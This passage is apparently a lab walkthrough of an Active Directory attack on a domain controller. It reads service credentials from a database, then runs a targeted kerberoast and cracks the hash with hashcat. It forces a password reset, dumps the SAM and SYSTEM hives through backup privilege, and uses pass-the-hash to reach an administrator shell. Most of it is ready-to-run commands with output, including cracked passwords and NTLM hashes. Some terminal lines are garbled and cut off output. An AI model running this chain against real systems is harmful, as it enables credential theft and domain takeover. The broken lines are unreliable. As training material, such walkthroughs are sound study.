table_name   table_type
----------   ----------
sysauth      b'BASE TABLE'
SQL (hrappdb-reader  hrappdb-reader@hrappdb)> select * from sysauth;
id   name               password
--   ----------------   ----------------
 0   b'hrapp-service'   b'Untimed$Runny'
We need to add this username (hrapp-service) to our user_list.txt that we created earlier. Then we can see via NXC that this login is valid:
┌──(root㉿user)-[/hom┌──(roo┌──(root㉿user)-[/home/user]
└─# nxc smb 192.168.184.40 -u 'hrapp-service' -p 'Untimed$Runny'
SMB         192.168.184.40  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com) (signing:True) (SMBv1:False)
SMB         192.168.184.40  445    DC               [+]┌──(root㉿user)-[/hom┌──(ro┌──(roo┌──(root┌──┌┌┌──┌──┌──┌┌┌┌──(root㉿user)-[/home/user]
└─# nxc mssql 192.168.184.40 -u 'hrapp-service' -p 'Untimed$Runny'
MSSQL       192.168.184.40  1433   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:hokkaido-aerospace.com)
MSSQL       192.168.184.40  1433   DC               [+] hokkaido-aerospace.com\hrapp-service:Untimed$Runny
I then used bloodhound to enumerate
┌──(root㉿user)-[/home/user/BH]
└─# nxc ldap 192.168.184.40 -u hrapp-service -p 'Untimed$Runny' --bloodhound --collection all --dns-server 192.168.184.40
Perform a targeted kerberoast to see if we can crack Hazel's hash
┌──(root㉿user)-[/home/user/BH]
└─# python3  /home/user/HTBox/targetedKerberoast/targetedKerberoast.py -v -d 'hokkaido-aerospace.com' -u 'hrapp-service' -p 'Untimed$Runny'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Hazel.Green)
[+] Printing hash for (Hazel.Green)
$krb5tgs$23$*Hazel.Green$HOKKAIDO-AEROSPACE.COM$hokkaido-aerospace.com/Hazel.Green*$e682453668461a16267f9e0b81668634$fe38f1cec911ff7b9255c60c1358d3735ddb33de5851a63e406bd0c984ef5ae0684bbc4e23726dc34e8a7398851bceef7a1caee4f6124e693f7299fa4f799424a57ff26536c40feb44993a20f94a1de7233e99d2761c604a823d76f60cf28881802aa379a44d1c394e22cb9a03a080715e4a9d2fd653c2bda259b65bdec02e0eb9e1a6cb9082e8522fdb7f8de86c2050ebda03b56768d80f61678ca294c515db6b836367620d189f382bf9b3cd2c71c837f1d39fd3cb1c07a942320c576a295b9c07857bece51284c7dbbaa4b7468bb270be3067dcff646c44fb8388baf3fb9fca44a4e99c61c57233c246e2548b613e12b4b496e6e780a160b6761205104277acfcb46e0f220b96138974dfe9ff58b0cabb7591f5117a4befe61d0960d04274ceed95c0e960babc41e2141d9fc1e52ad3803fee5c7976d2799241f79fe6d60033051651ddc7440a069627e9773810464cab8bf1ced84cf7e164a117333d87b8dac9f08b1bfe28bdd67e43b5c9ba8ceacd7d2acae81e790930e15fbb8c21fbc8e2f61d2d59efa0dbbf4048dcd3f3e1859b0e3a422f265243e29d46ae1d434d4b6cb59e35c16469d0c62def46b9a86c281094d73f1eb17a89e89214d78f961fb560e982ed96bf1f52230bd08d50b2f4907bc0c5bf8b359fee31b2e2216f98dd6149104a0be37e50426acb0a870b3cb814789f4f6d546f0f895f0c30bae538bc8d2d5442da3935645dcdd3d79b4d6d1d2af0ec7f9f2727f47919305cc7bdf781a2bee8e2b6e8e512008f83e17bfbeb297ea048c36bcd52c80b29ae4922bd99d7017aaa240fff68537afe374f324422c58b9ce22d54557dcf59e3e94ef82884492e0bb2fa5eb4b0d1df67c688d3eefada86ebc0058680191965910fcc386094f0fc57d5ce216dea950ee5c002603fc379c85cfe0703954ad967efe19b2e507f7c3a9e1087cfc26909743fae2619f7f71ac1958cbc883e23ce248ee14545f6d62b2289723aa3145197928f1e47d266745bdb5192d5628c0cbccbc36734bd46521c93ef112c219ee6d14c42c295dd7b5efd604be174b84717ce35586b5fa311dea2e568d9d7a655790885a1aa3d3baec043b8ec7669f6565809eb425b55240190a5ef67161f6d4fc8effc6d1a2688ce329ba527708076cede0c7cc6b952cfd870e780aa1566648a6035425824f2a9f3b37fec23fb36822ae44af59e224608f8828bf281a73209ae4430ca01045f0639ee853cb337901b361b69a28a1f40432fb6716a167efc478dd344acf305b197146b5a6ea9f5ec99620eaeaa70845970149baf3a176ff2e9e03a21a8c16f85bcdc7028ea7edc578519ec6eb2080bbc49b7fe31af44bcffc41055c9e088d296d72a62b7143acd045fdc0deeeb89b9a092ecb3e5121c4aa469da5790c516b7176080370fb437ce30e27ba285ad9aecfc15f0ebdb387464295c21ab461f584d67e6a39df91f803be8d5fd539657a795db40b5ab457a21878c552cc821c3ae237bb980f53902727a61c4c6d8540ea867e8d16ca491ca9eed062e7f3e4f49a15e9db6c538aa730383d0edeee453b25a779ba129f95f35cb8a52387a81e1fe21abe8d26820cf577aaf5e1edb7946f050c2ab7276c4a8fcde9a45c5c9935a1a00e5c1f7
[VERBOSE] SPN removed successfully for (Hazel.Green)
Hash cracks so we have new user creds: Hazel.Green:haze1988
┌──(root㉿user)-[/home/user]
└─# hashcat hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode\
$krb5tgs$23$*Hazel.Green$HOKKAIDO-AEROSPACE.COM$hokkaido-aerospace.com/Hazel.Green*$e682453668461a16267f9e0b81668634$fe38f1cec911ff7b9255c60c1358d3735ddb33de5851a63e406bd0c984ef5ae0684bbc4e23726dc34e8a7398851bceef7a1caee4f6124e693f7299fa4f799424a57ff26536c40feb44993a20f94a1de7233e99d2761c604a823d76f60cf28881802aa379a44d1c394e22cb9a03a080715e4a9d2fd653c2bda259b65bdec02e0eb9e1a6cb9082e8522fdb7f8de86c2050ebda03b56768d80f61678ca294c515db6b836367620d189f382bf9b3cd2c71c837f1d39fd3cb1c07a942320c576a295b9c07857bece51284c7dbbaa4b7468bb270be3067dcff646c44fb8388baf3fb9fca44a4e99c61c57233c246e2548b613e12b4b496e6e780a160b6761205104277acfcb46e0f220b96138974dfe9ff58b0cabb7591f5117a4befe61d0960d04274ceed95c0e960babc41e2141d9fc1e52ad3803fee5c7976d2799241f79fe6d60033051651ddc7440a069627e9773810464cab8bf1ced84cf7e164a117333d87b8dac9f08b1bfe28bdd67e43b5c9ba8ceacd7d2acae81e790930e15fbb8c21fbc8e2f61d2d59efa0dbbf4048dcd3f3e1859b0e3a422f265243e29d46ae1d434d4b6cb59e35c16469d0c62def46b9a86c281094d73f1eb17a89e89214d78f961fb560e982ed96bf1f52230bd08d50b2f4907bc0c5bf8b359fee31b2e2216f98dd6149104a0be37e50426acb0a870b3cb814789f4f6d546f0f895f0c30bae538bc8d2d5442da3935645dcdd3d79b4d6d1d2af0ec7f9f2727f47919305cc7bdf781a2bee8e2b6e8e512008f83e17bfbeb297ea048c36bcd52c80b29ae4922bd99d7017aaa240fff68537afe374f324422c58b9ce22d54557dcf59e3e94ef82884492e0bb2fa5eb4b0d1df67c688d3eefada86ebc0058680191965910fcc386094f0fc57d5ce216dea950ee5c002603fc379c85cfe0703954ad967efe19b2e507f7c3a9e1087cfc26909743fae2619f7f71ac1958cbc883e23ce248ee14545f6d62b2289723aa3145197928f1e47d266745bdb5192d5628c0cbccbc36734bd46521c93ef112c219ee6d14c42c295dd7b5efd604be174b84717ce35586b5fa311dea2e568d9d7a655790885a1aa3d3baec043b8ec7669f6565809eb425b55240190a5ef67161f6d4fc8effc6d1a2688ce329ba527708076cede0c7cc6b952cfd870e780aa1566648a6035425824f2a9f3b37fec23fb36822ae44af59e224608f8828bf281a73209ae4430ca01045f0639ee853cb337901b361b69a28a1f40432fb6716a167efc478dd344acf305b197146b5a6ea9f5ec99620eaeaa70845970149baf3a176ff2e9e03a21a8c16f85bcdc7028ea7edc578519ec6eb2080bbc49b7fe31af44bcffc41055c9e088d296d72a62b7143acd045fdc0deeeb89b9a092ecb3e5121c4aa469da5790c516b7176080370fb437ce30e27ba285ad9aecfc15f0ebdb387464295c21ab461f584d67e6a39df91f803be8d5fd539657a795db40b5ab457a21878c552cc821c3ae237bb980f53902727a61c4c6d8540ea867e8d16ca491ca9eed062e7f3e4f49a15e9db6c538aa730383d0edeee453b25a779ba129f95f35cb8a52387a81e1fe21abe8d26820cf577aaf5e1edb7946f050c2ab7276c4a8fcde9a45c5c9935a1a00e5c1f7:haze1988

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Hazel.Green$HOKKAIDO-AEROSPACE.COM$hok...e5c1f7
Time.Started.....: Mon Mar  9 12:47:19 2026 (7 secs)
Time.Estimated...: Mon Mar  9 12:47:26 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
The lab was somewhat messsed up for me because it only shown the next edge in Bloodhound after resetting / collecting it multiple times. Which is not great.

We can then change molly smith's password:
┌──(root㉿user)-[/home/user]
└─# net rpc password "MOLLY.SMITH" "password123."  -U "hokkaido-aerospace.com"/"Hazel.Green"%"haze1988" -S "192.168.184.40"
Test the password is successful by confirming successful ldap authentication
┌──(root㉿user)-[/home/user]
└─# nxc ldap 192.168.184.40 -u 'Molly.smith' -p 'password123.'
LDAP        192.168.184.40  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:hokkaido-aerospace.com)
LDAP        192.168.184.40  389    DC               [+] hokkaido-aerospace.com\Molly.smith:password123. (Pwn3d!)
We can then login via RDP as molly.smith (note: the last part of the command is where I am mounting my own tools for Windows priv esc — you wouldn't need to include any /drive:(path)
┌──(root㉿user)-[/home/user]
└─# xfreerdp3 /v:192.168.184.40 /u:Molly.smith /p:password123. /drive:linux,/home/user/HTBox/tools
Once logged in as Molly we find that we are in a high latency environment (at least, I did).
AV was enabled and it wasn't possible to execute custom scripts so we simply check what existing privileges she has and it confirms she has backup privilege enabled.
Note: you have to run cmd.exe as administrator — if you run it as molly.smith it won't show any of the privileges she has


The backup privilege allows us to copy everything we need to extract hashes for all users:
SAM aka the hive (it contains the local user database and their NTLM hashes).
SYSTEM aka the Boot Key (sometimes called the SysKey).
reg save hklm\sam c:\Temp\sam
reg save hklm\system c:\Temp\system
You then transfer the SAM and SYSTEM straight to your attacker machine and then run secrets dump to extract the hashes enabling us to impersonate any domain user via the pass the hash technique
impacket-secretsdump -system system -sam sam local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] Target system bootKey: 0x2fcb0ca02fb5133abd227a05724cd961
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d752482897d54e239376fddb2a2109e4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
┌──(root㉿user)-[/home/user]
└─# nxc ldap 192.168.184.40 -u administrator -H d752482897d54e239376fddb2a2109e4
LDAP        192.168.184.40  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:hokkaido-aerospace.com)
LDAP        192.168.184.40  389    DC               [+] hokkaido-aerospace.com\administrator:d752482897d54e239376fddb2a2109e4 (Pwn3d!)
┌──(root㉿user)-[/home/user]
└─# evil-winrm -i 192.168.184.40 -u administrator -H d752482897d54e239376fddb2a2109e4

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
haero\administrator
<SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

    Directory: C:\Users\Administrator\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/12/2023   1:17 AM             96 mail.txt
-a----         3/11/2026  10:49 AM             34 proof.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt